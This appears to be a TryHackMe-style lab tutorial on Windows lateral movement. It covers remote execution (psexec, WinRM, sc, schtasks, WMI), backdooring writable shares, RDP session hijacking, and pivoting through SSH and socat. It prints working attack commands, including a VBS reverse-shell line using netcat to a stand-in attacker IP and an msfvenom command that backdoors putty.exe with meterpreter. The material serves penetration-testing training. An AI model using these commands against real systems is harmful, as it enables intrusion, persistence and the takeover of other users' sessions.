
**Psexec**

* **Ports:** 445/TCP (SMB)
* **Required Group Memberships:** Administrators

Psexec has been the go-to method when needing to execute processes remotely for years. It allows an administrator user to run commands remotely on any PC where he has access. Psexec is one of many Sysinternals Tools and can be downloaded [here](https://docs.microsoft.com/en-us/sysinternals/downloads/psexec).

The way psexec works is as follows:

1. Connect to Admin$ share and upload a service binary. Psexec uses psexesvc.exe as the name.
2. Connect to the service control manager to create and run a service named PSEXESVC and associate the service binary with C:\Windows\psexesvc.exe.
3. Create some named pipes to handle stdin/stdout/stderr.



To run psexec, we only need to supply the required administrator credentials for the remote host and the command we want to run (psexec64.exe is available under C:\tools in THMJMP2 for your convenience):

psexec64.exe \\MACHINE\_IP -u Administrator -p Mypass123 -i cmd.exe

**Remote Process Creation Using WinRM**

* **Ports:** 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Remote Management Users

Windows Remote Management (WinRM) is a web-based protocol used to send Powershell commands to Windows hosts remotely. Most Windows Server installations will have WinRM enabled by default, making it an attractive attack vector.

To connect to a remote Powershell session from the command line, we can use the following command:

winrs.exe -u:Administrator -p:Mypass123 -r:target cmd

We can achieve the same from Powershell, but to pass different credentials, we will need to create a PSCredential object:

$username = 'Administrator';

$password = 'Mypass123';

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;

$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;

Once we have our PSCredential object, we can create an interactive session using the Enter-PSSession cmdlet:

Enter-PSSession -Computername TARGET -Credential $credential

Powershell also includes the Invoke-Command cmdlet, which runs ScriptBlocks remotely via WinRM. Credentials must be passed through a PSCredential object as well:

Invoke-Command -Computername TARGET -Credential $credential -ScriptBlock {whoami}


**Remotely Creating Services Using sc**

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCE/RPC)
  + 445/TCP (RPC over SMB Named Pipes)
  + 139/TCP (RPC over SMB Named Pipes)
* **Required Group Memberships:** Administrators


Windows services can also be leveraged to run arbitrary commands since they execute a command when started. While a service executable is technically different from a regular application, if we configure a Windows service to run any application, it will still execute it and fail afterwards.

We can create a service on a remote host with sc.exe, a standard tool available in Windows. When using sc, it will try to connect to the Service Control Manager (SVCCTL) remote service program through RPC in several ways:

1. A connection attempt will be made using DCE/RPC. The client will first connect to the Endpoint Mapper (EPM) at port 135, which serves as a catalogue of available RPC endpoints and request information on the SVCCTL service program. The EPM will then respond with the IP and port to connect to SVCCTL, which is usually a dynamic port in the range of 49152-65535.



1. If the latter connection fails, sc will try to reach SVCCTL through SMB named pipes, either on port 445 (SMB) or 139 (SMB over NetBIOS).



We can create and start a service named "THMservice" using the following commands:

sc.exe \\TARGET create THMservice binPath= "net user munra Pass123 /add" start= auto

sc.exe \\TARGET start THMservice

The "net user" command will be executed when the service is started, creating a new local user on the system. Since the operating system is in charge of starting the service, you won't be able to look at the command output.

To stop and delete the service, we can then execute the following commands:

sc.exe \\TARGET stop THMservice

sc.exe \\TARGET delete THMservice

**Creating Scheduled Tasks Remotely**

Another Windows feature we can use is Scheduled Tasks. You can create and run one remotely with schtasks, available in any Windows installation. To create a task named THMtask1, we can use the following commands:

schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<command/payload to execute>" /sc ONCE /sd 01/01/1970 /st 00:00

schtasks /s TARGET /run /TN "THMtask1"

We set the schedule type (/sc) to ONCE, which means the task is intended to be run only once at the specified time and date. Since we will be running the task manually, the starting date (/sd) and starting time (/st) won't matter much anyway.

Since the system will run the scheduled task, the command's output won't be available to us, making this a blind attack.

Finally, to delete the scheduled task, we can use the following command and clean up after ourselves:

schtasks /S TARGET /TN "THMtask1" /DELETE /F

**Connecting to WMI From Powershell**

Before being able to connect to WMI using Powershell commands, we need to create a PSCredential object with our user and password. This object will be stored in the $credential variable and utilised throughout the techniques on this task:

$username = 'Administrator';

$password = 'Mypass123';

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;

$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;

We then proceed to establish a WMI session using either of the following protocols:

* **DCOM:** RPC over IP will be used for connecting to WMI. This protocol uses port 135/TCP and ports 49152-65535/TCP, just as explained when using sc.exe.
* **Wsman:** WinRM will be used for connecting to WMI. This protocol uses ports 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS).

To establish a WMI session from Powershell, we can use the following commands and store the session on the $Session variable, which we will use throughout the room on the different techniques:

$Opt = New-CimSessionOption -Protocol DCOM

$Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop

The New-CimSessionOption cmdlet is used to configure the connection options for the WMI session, including the connection protocol. The options and credentials are then passed to the New-CimSession cmdlet to establish a session against a remote host.

**Remote Process Creation Using WMI**

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCERPC)
  + 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Administrators

We can remotely spawn a process from Powershell by leveraging Windows Management Instrumentation (WMI), sending a WMI request to the Win32\_Process class to spawn the process under the session we created before:

$Command = "powershell.exe -Command Set-Content -Path C:\text.txt -Value munrawashere";

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Process -MethodName Create -Arguments @{

CommandLine = $Command

}

Notice that WMI won't allow you to see the output of any command but will indeed create the required process silently.

On legacy systems, the same can be done using wmic from the command prompt:

wmic.exe /user:Administrator /password:Mypass123 /node:TARGET process call create "cmd.exe /c calc.exe"

**Creating Services Remotely with WMI**

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCERPC)
  + 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Administrators

We can create services with WMI through Powershell. To create a service called THMService2, we can use the following command:

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Service -MethodName Create -Arguments @{

Name = "THMService2";

DisplayName = "THMService2";

PathName = "net user munra2 Pass123 /add"; # Your payload

ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process

StartMode = "Manual"

}

And then, we can get a handle on the service and start it with the following commands:

$Service = Get-CimInstance -CimSession $Session -ClassName Win32\_Service -filter "Name LIKE 'THMService2'"

Invoke-CimMethod -InputObject $Service -MethodName StartService

Finally, we can stop and delete the service with the following commands:

Invoke-CimMethod -InputObject $Service -MethodName StopService

Invoke-CimMethod -InputObject $Service -MethodName Delete

**Creating Scheduled Tasks Remotely with WMI**

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCERPC)
  + 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Administrators

We can create and execute scheduled tasks by using some cmdlets available in Windows default installations:

# Payload must be split in Command and Args

$Command = "cmd.exe"

$Args = "/c net user munra22 aSdf1234 /add"

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args

Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName "THMtask2"

Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"

To delete the scheduled task after it has been used, we can use the following command:

Unregister-ScheduledTask -CimSession $Session -TaskName "THMtask2"

**Installing MSI packages through WMI**

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCERPC)
  + 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Administrators

MSI is a file format used for installers. If we can copy an MSI package to the target system, we can then use WMI to attempt to install it for us. The file can be copied in any way available to the attacker. Once the MSI file is in the target system, we can attempt to install it by invoking the Win32\_Product class through WMI:

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}


We can achieve the same by us using wmic in legacy systems:

wmic /node:TARGET /user:DOMAIN\USER product call install PackageLocation=c:\Windows\myinstaller.msi

## Abusing Writable Shares

It is quite common to find network shares that legitimate users use to perform day-to-day tasks when checking corporate environments. If those shares are writable for some reason, an attacker can plant specific files to force users into executing any arbitrary payload and gain access to their machines.

One common scenario consists of finding a shortcut to a script or executable file hosted on a network share.



The rationale behind this is that the administrator can maintain an executable on a network share, and users can execute it without copying or installing the application to each user's machine. If we, as attackers, have write permissions over such scripts or executables, we can backdoor them to force users to execute any payload we want.

Although the script or executable is hosted on a server, when a user opens the shortcut on his workstation, the executable will be copied from the server to its %temp% folder and executed on the workstation. Therefore any payload will run in the context of the final user's workstation (and logged-in user account).

### Backdooring .vbs Scripts

As an example, if the shared resource is a VBS script, we can put a copy of nc64.exe on the same share and inject the following code in the shared script:

CreateObject("WScript.Shell").Run "cmd.exe /c copy /Y \\10.10.28.6\myshare\nc64.exe %tmp% & %tmp%\nc64.exe -e cmd.exe <attacker\_ip> 1234", 0, True

This will copy nc64.exe from the share to the user's workstation %tmp% directory and send a reverse shell back to the attacker whenever a user opens the shared VBS script.

### Backdooring .exe Files

If the shared file is a Windows binary, say putty.exe, you can download it from the share and use msfvenom to inject a backdoor into it. The binary will still work as usual but execute an additional payload silently. To create a backdoored putty.exe, we can use the following command:


msfvenom -a x64 --platform windows -x putty.exe -k -p windows/meterpreter/reverse\_tcp lhost=<attacker\_ip> lport=4444 -b "\x00" -f exe -o puttyX.exe

The resulting puttyX.exe will execute a reverse\_tcp meterpreter payload without the user noticing it. Once the file has been generated, we can replace the executable on the windows share and wait for any connections using the exploit/multi/handler module from Metasploit.

## RDP hijacking

When an administrator uses Remote Desktop to connect to a machine and closes the RDP client instead of logging off, his session will remain open on the server indefinitely. If you have SYSTEM privileges on Windows Server 2016 and earlier, you can take over any existing RDP session without requiring a password.

If we have administrator-level access, we can get SYSTEM by any method of our preference. For now, we will be using psexec to do so. First, let's run a cmd.exe as administrator:



From there, run PsExec64.exe(available at C:\tools\):

PsExec64.exe -s cmd.exe

To list the existing sessions on a server, you can use the following command:

Command Prompt

C:\> query user

USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME

>administrator rdp-tcp#6 2 Active . 4/1/2022 4:09 AM

luke 3 Disc . 4/6/2022 6:51 AM

According to the command output above, if we were currently connected via RDP using the administrator user, our SESSIONNAME would be rdp-tcp#6. We can also see that a user named luke has left a session open with id 3. Any session with a **Disc** state has been left open by the user and isn't being used at the moment. While you can take over active sessions as well, the legitimate user will be forced out of his session when you do, which could be noticed by them.

To connect to a session, we will use tscon.exe and specify the session ID we will be taking over, as well as our current SESSIONNAME. Following the previous example, to takeover luke's session if we were connected as the administrator user, we'd use the following command:

tscon 3 /dest:rdp-tcp#6

In simple terms, the command states that the graphical session 3 owned by luke, should be connected with the RDP session rdp-tcp#6, owned by the administrator user.


As a result, we'll resume luke's RDP session and connect to it immediately.

**Note:** Windows Server 2019 won't allow you to connect to another user's session without knowing its password.

## SSH Tunnelling

The first protocol we'll be looking at is SSH, as it already has built-in functionality to do port forwarding through a feature called **SSH Tunneling**. While SSH used to be a protocol associated with Linux systems, Windows now ships with the OpenSSH client by default, so you can expect to find it in many systems nowadays, independent of their operating system.

SSH Tunnelling can be used in different ways to forward ports through an SSH connection, which we'll use depending on the situation. To explain each case, let's assume a scenario where we've gained control over the PC-1 machine (it doesn't need to be administrator access) and would like to use it as a pivot to access a port on another machine to which we can't directly connect. We will start a tunnel from the PC-1 machine, acting as an SSH client, to the Attacker's PC, which will act as an SSH server. The reason to do so is that you'll often find an SSH client on Windows machines, but no SSH server will be available most of the time.



Since we'll be making a connection back to our attacker's machine, we'll want to create a user in it without access to any console for tunnelling and set a password to use for creating the tunnels:

useradd tunneluser -m -d /home/tunneluser -s /bin/true


passwd tunneluser

Depending on your needs, the SSH tunnel can be used to do either local or remote port forwarding. Let's take a look at each case.

### SSH Remote Port Forwarding

In our example, let's assume that firewall policies block the attacker's machine from directly accessing port 3389 on the server. If the attacker has previously compromised PC-1 and, in turn, PC-1 has access to port 3389 of the server, it can be used to pivot to port 3389 using remote port forwarding from PC-1. **Remote port forwarding** allows you to take a reachable port from the SSH client (in this case, PC-1) and project it into a **remote** SSH server (the attacker's machine).

As a result, a port will be opened in the attacker's machine that can be used to connect back to port 3389 in the server through the SSH tunnel. PC-1 will, in turn, proxy the connection so that the server will see all the traffic as if it was coming from PC-1:



A valid question that might pop up by this point is why we need port forwarding if we have compromised PC-1 and can run an RDP session directly from there. The answer is simple: in a situation where we only have console access to PC-1, we won't be able to use any RDP client as we don't have a GUI. By making the port available to your attacker's machine, you can use a Linux RDP client to connect. Similar situations arise when you want to run an exploit against a port that can't be reached directly, as your exploit may require a specific scripting language that may not always be available at machines you compromise along the way.

Referring to the previous image, to forward port 3389 on the server back to our attacker's machine, we can use the following command on PC-1:

PC1: Command Prompt

C:\> ssh tunneluser@1.1.1.1 -R 3389:3.3.3.3:3389 -N

This will establish an SSH session from PC-1 to 1.1.1.1 (Attacker PC) using the tunneluser user.

Since the tunneluser isn't allowed to run a shell on the Attacker PC, we need to run the ssh command with the -N switch to prevent the client from requesting one, or the connection will exit immediately. The -R switch is used to request a remote port forward, and the syntax requires us first to indicate the port we will be opening at the SSH server (3389), followed by a colon and then the IP and port of the socket we'll be forwarding (3.3.3.3:3389). Notice that the port numbers don't need to match, although they do in this example.

The command itself won't output anything, but the tunnel will depend on the command to be running. Whenever we want, we can close the tunnel by pressing CTRL+C as with any other command.

Once our tunnel is set and running, we can go to the attacker's machine and RDP into the forwarded port to reach the server:


Attacker's Machine

munra@attacker-pc$ xfreerdp /v:127.0.0.1 /u:MyUser /p:MyPassword

### SSH Local Port Forwarding

**Local port forwarding** allows us to "pull" a port from an SSH server into the SSH client. In our scenario, this could be used to take any service available in our attacker's machine and make it available through a port on PC-1. That way, any host that can't connect directly to the attacker's PC but can connect to PC-1 will now be able to reach the attacker's services through the pivot host.

Using this type of port forwarding would allow us to run reverse shells from hosts that normally wouldn't be able to connect back to us or simply make any service we want available to machines that have no direct connection to us.



To forward port 80 from the attacker's machine and make it available from PC-1, we can run the following command on PC-1:

PC1: Command Prompt

C:\> ssh tunneluser@1.1.1.1 -L \*:80:127.0.0.1:80 -N

The command structure is similar to the one used in remote port forwarding but uses the -L option for local port forwarding. This option requires us to indicate the local socket used by PC-1 to receive connections (\*:80) and the remote socket to connect to from the attacker's PC perspective (127.0.0.1:80).

Notice that we use the IP address 127.0.0.1 in the second socket, as from the attacker's PC perspective, that's the host that holds the port 80 to be forwarded.

Since we are opening a new port on PC-1, we might need to add a firewall rule to allow for incoming connections (with dir=in). Administrative privileges are needed for this:

netsh advfirewall firewall add rule name="Open Port 80" dir=in action=allow protocol=TCP localport=80

Once your tunnel is set up, any user pointing their browsers to PC-1 at http://2.2.2.2:80 and see the website published by the attacker's machine.

## Port Forwarding With socat

In situations where SSH is not available, socat can be used to perform similar functionality. While not as flexible as SSH, socat allows you to forward ports in a much simpler way. One of the disadvantages of using socat is that we need to transfer it to the pivot host (PC-1 in our current example), making it more detectable than SSH, but it might be worth a try where no other option is available.

The basic syntax to perform port forwarding using socat is much simpler. If we wanted to open port 1234 on a host and forward any connection we receive there to port 4321 on host 1.1.1.1, you would have the following command:

socat TCP4-LISTEN:1234,fork TCP4:1.1.1.1:4321


The fork option allows socat to fork a new process for each connection received, making it possible to handle multiple connections without closing. If you don't include it, socat will close when the first connection made is finished.

Coming back to our example, if we wanted to access port 3389 on the server using PC-1 as a pivot as we did with SSH remote port forwarding, we could use the following command:

PC-1: Command Prompt

C:\>socat TCP4-LISTEN:3389,fork TCP4:3.3.3.3:3389

Note that socat can't forward the connection directly to the attacker's machine as SSH did but will open a port on PC-1 that the attacker's machine can then connect to:



As usual, since a port is being opened on the pivot host, we might need to create a firewall rule to allow any connections to that port:


netsh advfirewall firewall add rule name="Open Port 3389" dir=in action=allow protocol=TCP localport=3389

If, on the other hand, we'd like to expose port 80 from the attacker's machine so that it is reachable by the server, we only need to adjust the command a bit:

PC-1: Command Prompt

C:\>socat TCP4-LISTEN:80,fork TCP4:1.1.1.1:80

As a result, PC-1 will spawn port 80 and listen for connections to be forwarded to port 80 on the attacker's machine:



### Dynamic Port Forwarding and SOCKS

While single port forwarding works quite well for tasks that require access to specific sockets, there are times when we might need to run scans against many ports of a host, or even many ports across many machines, all through a pivot host. In those cases, **dynamic port forwarding** allows us to pivot through a host and establish several connections to any IP addresses/ports we want by using a **SOCKS proxy**.

Since we don't want to rely on an SSH server existing on the Windows machines in our target network, we will normally use the SSH client to establish a reverse dynamic port forwarding with the following command:

PC1: Command Prompt

C:\> ssh tunneluser@1.1.1.1 -R 9050 -N

In this case, the SSH server will start a SOCKS proxy on port 9050, and forward any connection request through the SSH tunnel, where they are finally proxied by the SSH client.

The most interesting part is that we can easily use any of our tools through the SOCKS proxy by using **proxychains**. To do so, we first need to make sure that proxychains is correctly configured to point any connection to the same port used by SSH for the SOCKS proxy server. The proxychains configuration file can be found at /etc/proxychains.conf on your AttackBox. If we scroll down to the end of the configuration file, we should see a line that indicates the port in use for socks proxying:

[ProxyList]

socks4 127.0.0.1 9050

The default port is 9050, but any port will work as long as it matches the one we used when establishing the SSH tunnel.

If we now want to execute any command through the proxy, we can use proxychains:

proxychains curl http://pxeboot.za.tryhackme.com

Note that some software like nmap might not work well with SOCKS in some circumstances, and might show altered results, so your mileage might vary.